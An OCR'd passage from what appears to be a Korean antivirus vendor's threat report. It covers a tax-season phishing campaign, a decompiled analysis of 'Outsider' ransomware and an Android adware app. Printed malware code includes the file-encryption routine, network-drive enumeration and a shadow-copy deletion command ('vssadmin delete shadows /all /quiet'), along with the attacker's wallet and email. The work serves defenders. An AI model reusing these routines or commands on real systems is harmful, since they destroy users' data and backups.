
ESRC 는 이와 관련된 다양된 APT 위협사례를 추가 분석하고 있으며, 공격에 사용된 IoC 데이터와 추가 분석데이터는 '쓰렛 인사이드(Threat Inside)' 서비스를 통해 제공할 예정입니다.

# 2. 연말정산 간소화 서비스 기간을 맞이하여 또 다시 유포되고 있는 연말정산 악성메일 주의!

2019 년 1 월 15 일부터 시작하는 연말정산 간소화 서비스 기간과 발맞춰, 연말정산 내용의 악성 메일이 또다시 유포되고 있어 사용자들의 각별한 주의가 필요합니다.

금일 수집 된 악성 이메일은 12 월 중순에 발견되었던 악성 메일과 동일한 내용으로 유포되고 있습니다.

다만 기존과 다른 점은, 기존에는 이메일에 워드파일 형식으로 악성 파일이 첨부되어 있었지만 이번에는 링크 형태로 유포되고 있습니다.




[그림 1] 연말정산 사칭 악성 메일

## 02 전문가 보안 기고

이메일 본문에는 링크가 포함되어 있어 사용자의 클릭을 유도하며, 만약 사용자가 링크를 클릭하면 악성 매크로가 포함된 doc 파일이 실행됩니다.


[그림 2] 악성 링크 클릭 시 내려오는 악성 파일

만약 사용자가 실행된 워드파일의 매크로 기능을 활성화 할 경우 악성코드가 실행됩니다.

연말정산 기간 동안, 연말정산을 노린 공격이 끊임없이 시도될 것으로 추정되며, 이에 사용자 여러분들께서는 피해가 없도록 각별한 주의를 기울여 주시기 바랍니다.

현재 알약에서는 해당 악성코드에 대해 **Trojan.Downloader.DOC.gen, Trojan.Ransom.GandCrab** 으로 탐지중에 있습니다.

# 03
# 악성코드 분석 보고

개요

악성코드 상세 분석

결론

# [Trojan.Ransom.Filecoder] 악성코드 분석 보고서

## 1. 개요

최근 Outsider로 명명된 랜섬웨어가 새롭게 등장해 사용자의 각별한 주의가 필요하다. Outsider 랜섬웨어는 확장자에 관계없이 모든 파일을 암호화하고 특정 확장자에 따라 암호화 방식을 달리한다. 또한, 사용자 시스템뿐만 아니라 사용자 시스템과 연결된 네트워크 드라이브까지 검사해 감염시키는 것이 특징이다. 공격자는 파일 복호화 대가로 $900의 비트코인을 요구하며 금전적인 이득을 노린다. .

따라서, 본 보고서에서는 Outsider 랜섬웨어의 행위와 특징에 대해서 알아보고자 한다.

# 2. 악성코드 상세 분석

### 2.1. 사용자 언어 확인

Outsider 랜섬웨어는 사용자의 시스템 언어를 확인하여 암호화 여부를 결정한다. 다음과 같은 언어를 사용 중일 경우에는 암호화를 진행하지 않으며, 이 외의 언어를 사용하는 시스템에 대해서만 암호화를 진행한다.

```
v0 = GetUserDefaultLangID();
if ( v0 == 0x419 || v0 == 0x43F || v0 == 0x423 || v0 == 0x422 || v0 == 0x444 )//
                                                // 0x419 = Russian
                                                // 0x43F = Kazakhstan
                                                // 0x423 = Belarus
                                                // 0x422 = Ukraine
                                                // 0x444 = Russia
{
  result = 1;
}
```



[그림 1] 사용자 시스템 언어 확인

### 2.2. 파일 암호화

암호화 대상 파일을 검색하고 암호화를 진행한다. 다음과 같은 문자열이 포함되어 있는 경우 암호화에서 제외된다. 이는 시스템 운영에 필요한 폴더 및 파일을 암호화하지 않음으로써 정상적인 악성 행위를 유지하기 위함으로 보인다. 또한, 중복 감염을 방지하기 위해 이미 암호화된 파일과 랜섬노트 파일도 암호화에서 제외된다. 다음은 암호화 제외 문자열 목록이다.

| Windows |
| --- |
| Program Files |
| Program Files (x86) |
| $Recycle.bin, |
| System Volume Information |

[표 1] 암호화 제외 문자열 목록

다음은 암호화 대상 파일을 검색하는 코드이다.

```
v5 = FindFirstFileW(v4, &FindFileData);
if ( v5 != -1 )
{
  v6 = v5;
  do
  {
    v7 = 0;
    while ( lstrcmpiW(FindFileData.cFileName, exceptStrings[v7]) )//
                                            // Windows,
                                            // Program Files,
                                            // Program Files (x86),
                                            // $Recycle.bin,
                                            // System Volume Information
    {
      ++v7;
      if ( v7 >= 5 )
      {
        wnsprintfW(v4, 0x7FFF, L"%s\\%s", lpThreadParameter, FindFileData.cFileName);
        v8 = FindFileData.dwFileAttributes;
        if ( FindFileData.dwFileAttributes & 0x10 )
        {
          if ( lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
          {
            Encrypt(v4);
            break;
          }
          v8 = FindFileData.dwFileAttributes;
        }
        if ( v8 & 0xA7 && !StrStrIW(FindFileData.cFileName, L".protected") )// 이미 암호화된 파일 제외
        {
          if ( lstrcmpW(FindFileData.cFileName, L"HOW_TO_RESTORE_FILES.txt") )// 랜섬노트 제외
            EncrpytFile_4029B8(v4);
        }
        break;
      }
    }
  }
  while ( FindNextFileW(v6, &FindFileData) );
  FindClose(v6);
```

[그림 2] 암호화 대상 파일 검색 코드


파일 암호화는 모든 확장자를 대상으로 진행되며, 파일 확장자에 따라 암호화 방식이 상이하다. 파일 암호화 방식은 다음과 같이 두가지 경우로 나뉜다. 대상 파일이 '.txt', '.rar', '.zip' 확장자를 가질 경우 데이터 전체를 암호화 한다. 이는 압축 파일의 경우 헤더 수정을 통해 데이터 복원을 방지하고, 텍스트 파일의 경우 데이터 전체를 암호화 함으로써 일부 내용을 유추할 수 없도록 하기 위함으로 보인다.

파일 끝부분에 'NANI' 시그니처 문자열을 삽입하고, 암호화된 키값 (0x30)바이트를 추가하는 것은 확장자에 상관없이 모두 동일하다.

| 확장자 | 차이점 | 공통점 |
|---|---|---|
| '.txt', '.rar', '.zip' | 데이터 전체 암호화 | 파일 끝부분 'NANI' 시그니처 삽입 후 암호화된 키값 0x30 바이트 추가 |
| 그 외 | 파일의 앞부분 0x2800 바이트만 암호화 | |

[표 2] 파일 확장자에 따른 암호화 방식의 차이점과 공통점

암호화된 파일은 다음과 같은 파일 구조를 가진다.




[그림 3] 암호화된 파일 구조

다음은 파일 암호화 코드의 일부이다.

```
  do
  {
    ReadFile(TargetFile, buffer, 0x2800u, &NumberOfBytesRead, 0);
    v13 = NumberOfBytesRead;
    v30 = NumberOfBytesRead;
    if ( NumberOfBytesRead )
    {
      v14 = 0;
      do
      {
        v15 = (v14 % 64);
        lpString = (v14 % 64);
        if ( !(v14 % 64) )
        {
          EncryptData(pbBuffer, v23, v13, v13, v14 / 64, (v14 / 64) >> 32);//
                                                    // 데이터 암호화
          v13 = v30;
          v15 = lpString;
        }
        *(buffer + v14++) ^= *(v15 + v23);          // Xor
      }
      while ( v14 < v13 );
      v13 = NumberOfBytesRead;
      TargetFile = hFile;
    }
    SetFilePointerEx(TargetFile, -v13, 0, 1u);
    WriteFile(TargetFile, buffer, NumberOfBytesRead, &NumberOfBytesRead, 0);
  }
  while ( v29 && NumberOfBytesRead == 0x2800 );
  v16 = GetProcessHeap();
  HeapFree(v16, 0, buffer);
  v5 = v26;
  v1 = liDistanceToMove.s.HighPart;
}
Buffer = 'INAN';
_mm_storel_pd(&liDistanceToMove.QuadPart, 0i64);
SetFilePointerEx(hFile, liDistanceToMove, 0, 2u);
WriteFile(hFile, &Buffer, 4u, &NumberOfBytesRead, 0);// NANI 시그니쳐 삽입
WriteFile(hFile, v5, 0x30u, &NumberOfBytesRead, 0);// 0x30 바이트 추가
CloseHandle(hFile);
```



[그림 4] 파일 암호화 코드의 일부

암호화가 완료된 파일은 ‘.protected’ 확장자가 추가되며, 더 이상 정상 파일로서 동작하지 않는다.

```
if ( v18 )
{
  wnsprintfW(v18, 0x7FFF, L"%s%s", v1, L".protected");
  MoveFileW(v1, v19);                    // .protected 확장자 추가
  v20 = v19;
  v2 = 0;
  v21 = GetProcessHeap();
  HeapFree(v21, 0, v20);
}
```



[그림 5] ‘.protected’ 확장자 추가 코드

다음은 암호화 되기 전과 후의 파일 비교 화면이다. 확장자 예외없이 모두 암호화된 것을 알 수 있다.

| 암호화 전 | | | 암호화 후 | | |
|---|---|---|---|---|---|
| ransom_org.ai | AI 파일 | 239KB | ransom_org.ai.protected | PROTECTED 파일 | 239KB |
| ransom_org.apk | APK 파일 | 1,230KB | ransom_org.apk.protected | PROTECTED 파일 | 1,230KB |
| ransom_org.avi | AVI 파일 | 15,350KB | ransom_org.avi.protected | PROTECTED 파일 | 15,351KB |
| ransom_org.bmp | 비트맵 이미지 | 19KB | ransom_org.bmp.protect... | PROTECTED 파일 | 19KB |
| ransom_org.class | CLASS 파일 | 3KB | ransom_org.class.protect... | PROTECTED 파일 | 3KB |
| ransom_org.config | CONFIG 파일 | 1KB | ransom_org.config.prote... | PROTECTED 파일 | 1KB |
| ransom_org.cpp | CPP 파일 | 1KB | ransom_org.cpp.protected | PROTECTED 파일 | 1KB |
| ransom_org.cs | CS 파일 | 2KB | ransom_org.cs.protected | PROTECTED 파일 | 2KB |
| ransom_org.dll | 응용 프로그램 확장 | 49KB | ransom_org.dll.protected | PROTECTED 파일 | 49KB |
| ransom_org.doc | DOC 파일 | 113KB | ransom_org.doc.protected | PROTECTED 파일 | 113KB |
| ransom_org.docx | Office Open XML ... | 12KB | ransom_org.docx.protect... | PROTECTED 파일 | 12KB |
| ransom_org.eml | EML 파일 | 4KB | ransom_org.eml.protected | PROTECTED 파일 | 4KB |
| ransom_org.eps | EPS 파일 | 1,709KB | ransom_org.eps.protected | PROTECTED 파일 | 1,709KB |
| ransom_org.exe | 응용 프로그램 | 321KB | ransom_org.exe.protected | PROTECTED 파일 | 322KB |
| ransom_org.h | H 파일 | 25KB | ransom_org.h.protected | PROTECTED 파일 | 25KB |
| ransom_org.html | HTML 문서 | 1KB | ransom_org.html.protect... | PROTECTED 파일 | 1KB |
| ransom_org.hwp | HWP 파일 | 14KB | ransom_org.hwp.protected | PROTECTED 파일 | 15KB |
| ransom_org.java | JAVA 파일 | 13KB | ransom_org.java.protected | PROTECTED 파일 | 13KB |
| ransom_org.jpg | JPEG 이미지 | 9KB | ransom_org.jpg.protected | PROTECTED 파일 | 10KB |
| ransom_org.mp3 | MP3 파일 | 2,620KB | ransom_org.mp3.protect... | PROTECTED 파일 | 2,620KB |



[표 3] 파일 암호화 전 후 비교


### 2.3. 랜섬노트 생성

암호화가 진행된 폴더 내에는 'HOW_TO_RESOTRE_FILES.txt'의 랜섬 노트가 생성된다. 랜섬노트는 감염 사실을 알리고, 복호화를 위한 결제 방법을 안내한다. 공격자들은 복호화를 대가로 $900 의 비트코인을 요구하며, 본인들의 이메일과 비트코인 지갑 주소, 감염자 서버 ID 를 안내한다.

| |
|---|
| 공격자 이메일: secureserver@memeware.net |
| 지불 방법: 비트코인 |
| 비트코인 지갑 주소: 1CfMU2eKnajfpnYvLbWR3m7jZRXujtx8Cm |
| 감염자 서버 ID: QH1AFcWJYufcs9CLr/H4csECFbmRqMgbalGwcwEBrZpJ2KYghaoMcOmD+E (생략) |

[표 4] 랜섬노트에 안내된 복호화 시 필요한 정보

다음은 랜섬노트 화면이다.




[그림 6] 랜섬노트 화면

공격자 비트코인 주소를 추적했을 때 총 13건의 거래가 발생했으며, 최근 2019년 1월 14일까지 거래가 이루어진 것을 확인할 수 있다.


[그림 7] 공격자 비트코인 주소

### 2.4. 네트워크 드라이브 암호화

Outsider 랜섬웨어는 로컬 시스템만 감염 시키는 것이 아니라 로컬과 연결된 네트워크 드라이브에 대해서도 암호화를 시도한다. 연결된 시스템이 백업을 위한 폴더나 서버일 경우 더 큰 피해로 이어질 수 있다.

```
result = WNetOpenEnumW(RESOURCE_GLOBALNET, 0, RESOURCEUSAGE_ALL, lpThreadParameter, &hEnum);
if ( !result )
{
  v2 = GetProcessHeap();
  v3 = HeapAlloc(v2, 8u, BufferSize + 0x40);
  if ( v3 )
  {
    while ( !WNetEnumResourceW(hEnum, &cCount, v3, &BufferSize) )
    {
      v4 = 0;
      if ( cCount )
      {
        v5 = (v3 + 0x14);
        do
        {
          if ( *(v5 - 8) & 2 )
            SharedNetWorkDrive(v5 - 5);
          else
            Encrypt(*v5);
          ++v4;
          v5 += 8;
        }
        while ( v4 < cCount );
      }
    }
    v6 = GetProcessHeap();
    HeapFree(v6, 0, v3);
  }
  result = WNetCloseEnum(hEnum);
```



[그림 8] 네트워크 드라이브 검색 및 암호화 코드의 일부

### 2.5. 시스템 복원 기능 무력화

vssadmin.exe 프로세스 명령어를 통해 시스템 복원 파일인 볼륨 섀도우 복사본을 삭제한다. 이를 통해 감염된 시스템의 복원 기능이 무력화 된다.

```
lstrcpyW(&String1, L" delete shadows /all /quiet");
v0 = 0;
do
  *(&StartupInfo.cb + v0++) = 0;
while ( v0 < 0x44 );
StartupInfo.cb = 0x44;
result = CreateProcessW(
           L"C:\\Windows\\sysnative\\vssadmin.exe",
           &String1,
           0,
           0,
           0,
           CREATE_NO_WINDOW,
           0,
           0,
           &StartupInfo,
           &ProcessInformation);
if ( result )
{
  CloseHandle(ProcessInformation.hThread);
  result = CloseHandle(ProcessInformation.hProcess);
}
return result;
```



[그림 9] 볼륨 섀도우 복사본 삭제 코드

### 2.1. 특정 프로세스 종료

현재 실행 중인 프로세스 이름을 검색하여 null.exe, nan.exe 프로세스가 실행 중일 경우 해당 프로세스를 종료한다.

```
if ( Process32NextW(result, &pe) )
{
  do
  {
    v2 = 0;
    do
    {
      if ( !lstrcmpW(pe.szExeFile, off_401C0C[v2]) )//
                                                    // null.exe
                                                    // nan.exe
      {
        v3 = OpenProcess(1u, 0, pe.th32ProcessID);
        v4 = v3;
        if ( v3 != -1 )
        {
          TerminateProcess(v3, 0);
          CloseHandle(v4);
        }
      }
      ++v2;
    }
    while ( v2 < 2 );
  }
  while ( Process32NextW(v1, &pe) );
```



[그림 10] 특정 프로세스 종료 코드

# 3. 결론

공격자는 '.txt', '.rar', '.zip' 확장자를 가진 파일에 대해서는 데이터 전체를 암호화함으로써 복구 가능성을 최소화시키는 치밀함을 보였다. 또한, Outsider 랜섬웨어는 사용자 로컬 시스템뿐만 아니라 연결된 네트워크 드라이브까지 감염시킨다. 특히 기업의 경우 클라우드 같은 네트워크 연결형 백업을 자주 사용하기 때문에 그 피해는 더 치명적일 수 도 있다. 그렇기 때문에 사용자는 외부 저장매체를 이용해 중요 파일을 백업하거나 2가지 이상의 방식으로 백업을 해두는 노력을 기울이는 것이 좋다.

공격자 비트코인 주소를 확인해 봤을 때 이미 13건의 거래가 발생했다. 이는 실제 Outsider 랜섬웨어 감염자 일부가 복호화를 위해 비트코인을 결제했을 가능성이 높다. 하지만, 실제 비용을 지불한다고 해서 공격자가 파일을 복호화 해준다는 것은 보장할 수 없으므로 이는 지양해야 한다.

따라서, 사용자는 이를 예방하기 위해 메일로 첨부되는 파일에 대해서는 실행 시 주의해야 하고 백신을 최신 업데이트 상태로 유지하며 주기적인 검사를 실시해야 한다.

현재 알약에서는 'Trojan.Ransom.Filecoder' 로 진단하고 있다.

# [Trojan.Android. Zitmo] 악성코드 분석 보고서

## 1. 개요

구글 플레이스토어에서 정상 앱을 가장한 악성 앱이 지속적으로 발견되고 있다. 관련 앱들은 게임, 티비, 리모컨 등의 앱으로 위장하여 사용자를 속인다. 해당 앱 중에는 다운로드 건수가 500 만 건이 넘는 앱도 있었다. 특히, 다양한 가상환경 탐지 기법을 적용하여 앱 분석을 방해하며 광고 팝업뿐만 아니라 기기 및 개인 정보를 탈취한다.

본 분석 보고서에서는 “Trojan.Android.FakeApp”를 상세 분석하고자 한다.

# 2. 악성코드 상세 분석

### 1) 광고를 위한 앱 설정

광고를 하기 위해서 자체 설정을 하는데, 해당 설정과 관련된 정보는 인터넷을 통해서 읽어오고, shared_prefs 에 값을 저장한다. 또한, 인터넷이 안될 경우를 대비하여 앱 자체에도 하드 코딩되어 기록되어 있다. 해당 내용은 애드몹, 페이스북 광고 관련 설정 값들과 이러한 값들의 업데이트 주기가 기록되어 있다.

```
tected String doInBackground(String[] arg7) {
SplashActivity v7 = SplashActivity.this;
Context v0 = SplashActivity.this.getApplicationContext();
SplashActivity.this.getApplicationContext();
v7.preferences = v0.getSharedPreferences("PREFS", 4);
SplashActivity.this.editor = SplashActivity.this.preferences.edit();
SplashActivity.this.editor.apply();
try {
    BufferedReader v0_1 = new BufferedReader(new InputStreamReader(new URL(IdsConf.getInstance().URLSETTINGS).openStream()));
    while(true) {
        String v7_2 = v0_1.readLine();
        if(v7_2 == null) {
            break;
        }

        Log.d("MainActivity", "value0: " + v7_2.split(":")[0] + " value1: " + v7_2.split(":")[1]);
        SplashActivity.this.editor.putString(v7_2.split(":")[0].toString(), v7_2.split(":")[1].toString());
    }

    v0_1.close();
    goto label_196;
}
catch(Exception v7_1) {
}
catch(IOException ) {
}
catch(MalformedURLException ) {
    try {
        SplashActivity.this.editor.putString("jobtime", IdsConf.getInstance().jobtimeput);
        SplashActivity.this.editor.putString("windowtime", IdsConf.getInstance().windowtimeput);
        SplashActivity.this.editor.putString("network1", IdsConf.getInstance().network1put);
        SplashActivity.this.editor.putString("network2", IdsConf.getInstance().network2put);
        SplashActivity.this.editor.putString("admobid", IdsConf.getInstance().admobidput);
        SplashActivity.this.editor.putString("admobinter", IdsConf.getInstance().admobinterput);
        SplashActivity.this.editor.putString("facebookid", IdsConf.getInstance().facebookidput);
        SplashActivity.this.editor.putString("facebookinter", IdsConf.getInstance().facebookinterput);
        SplashActivity.this.editor.putString("facebookinterior", IdsConf.getInstance().facebookinteriorput);
        SplashActivity.this.editor.putString("update", IdsConf.getInstance().updateput);
        SplashActivity.this.editor.putString("minimetime", IdsConf.getInstance().minimetimeput);
```





```
root@hero2ltektt:/data/data/com.easy.tv.remote/shared_prefs # cat PR
at PREFS.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="admobid">ca-app-pub-6102436618739941~1146683118</string>
    <string name="minimetime">120</string>
    <string name="network1">facebook</string>
    <string name="facebookid">178797272486231</string>
    <string name="update">360</string>
    <int name="mincont" value="1" />
    <int name="job_cont" value="1" />
    <string name="admobinter">ca-app-pub-6102436618739941/2623416318</string>
    <string name="facebookinterior">178797272486231_761428447556441</string>
    <string name="jobtime">30</string>
    <string name="facebookinter">178797272486231_761428947556391</string>
    <int name="updatecont" value="1" />
    <string name="windowtime">120</string>
    <string name="network2">admob</string>
</map>
```

```
ate IdsConf() {
super();
this.URLSETTINGS = "http://dialog.usatek.eu/com.easy.tv.remote/settings.txt";
this.jobtimeput = "30";
this.windowtimeput = "120";
this.network1put = "facebook";
this.network2put = "admob";
this.admobidput = "ca-app-pub-6102436618739941~1146683118";
this.admobinterput = "ca-app-pub-6102436618739941/2623416318";
this.facebookidput = "178797272486231";
this.facebookinterput = "178797272486231_736925066673446";
this.facebookinteriorput = "178797272486231_584488338583787";
this.updateput = "360";
this.minimetimeput = "120";
```

[그림 1] 광고 관련 설정값

### 2) 주기적인 광고 설정 업데이트

이러한 악성 앱들은 자기 자신을 숨기기 때문에 한번 설치되면 발견이 어렵다. 특히 광고와 관련된 악성 앱은 해커의 금전적 수익과 직결되기 때문에 해커가 마음대로 조종할 수 있는 C2 를 활용하여 광고 관련 설정을 주기적으로 변경하면서 지속적인 악성 행위를 한다. 또한, 기기 재부팅을 하더라도 지속할 수 있도록 부팅 여부를 확인하여 재실행한다.

```
id schedule_click(View arg7) {
plashActivity.isNewApi()) {
his.pendingIntent = PendingIntent.getBroadcast(((Context)this), 0, new Intent(((Context)this), AlarmReceiver.class), 0);
his.getSystemService("alarm").set(0, System.currentTimeMillis() + (((long)(Integer.parseInt(this.preferences.getString("jobtime", IdsConf.getInstance().jobtimeput)) * 60 * 1000)))

{
g.d("MainActivity", "API >= 21");
f(this.getSystemService("jobscheduler").schedule(new JobInfo.Builder(SplashActivity.JOB_ID.intValue(), new ComponentName(((Context)this), ExampleJobService.class)).setPersisted(tr
   Log.d("MainActivity", "Job scheduled");

lse {
   Log.d("MainActivity", "Job scheduling failed");
```

```
void onReceive(Context arg7, Intent arg8) {
(!DeviceBootReceiver.isNewApi() && (arg8.getAction().equals("android.intent.action.BOOT_COMPLETED"))) {
  SharedPreferences v8 = arg7.getSharedPreferences("PREFS", 0);
  v8.edit();
  arg7.getSystemService("alarm").set(0, System.currentTimeMillis() + (((long)(Integer.parseInt(v8.getString("jobtime", IdsConf.getInstance().jobtimeput)) * 60 * 1000)))
```

[그림 2] 주기적인 업데이트

### 3) 기기 화면 확인

사용자에게 광고 노출을 시키고 터치를 유도하기 위해서 기기의 화면 켜짐 여부를 확인한다.

```
ivate boolean checkScreenIsOn() {
  boolean v0_1;
  Object v0 = this.mContext.getSystemService("power");
  int v2 = 20;
  if(Build$VERSION.SDK_INT < v2 || !((PowerManager)v0).isInteractive()) {
      if(Build$VERSION.SDK_INT < v2 && (((PowerManager)v0).isScreenOn())) {
      label_12:
          v0_1 = true;
          return v0_1;
      }

      v0_1 = false;
  }
  else {
      goto label_12;
  }

  return v0_1;
```

[그림 3] 화면 확인

### 4) 애드몹 광고 설정

애드몹 SDK 를 이용하여 광고를 노출한다.

```
MobileAds.initialize(((Context)this), this.preferences.getString("admobid", IdsConf.getInstance().admobidput));
this.mInterstitialAd = new InterstitialAd(((Context)this));
this.mInterstitialAd.setAdUnitId(this.preferences.getString("admobinter", IdsConf.getInstance().admobinterput));
this.mInterstitialAd.setAdListener(new AdListener() {
    public void onAdClosed() {
        SplashActivity.this.startActivity(new Intent(SplashActivity.this.getBaseContext(), NextActivity.class));
        SplashActivity.this.finish();
    }

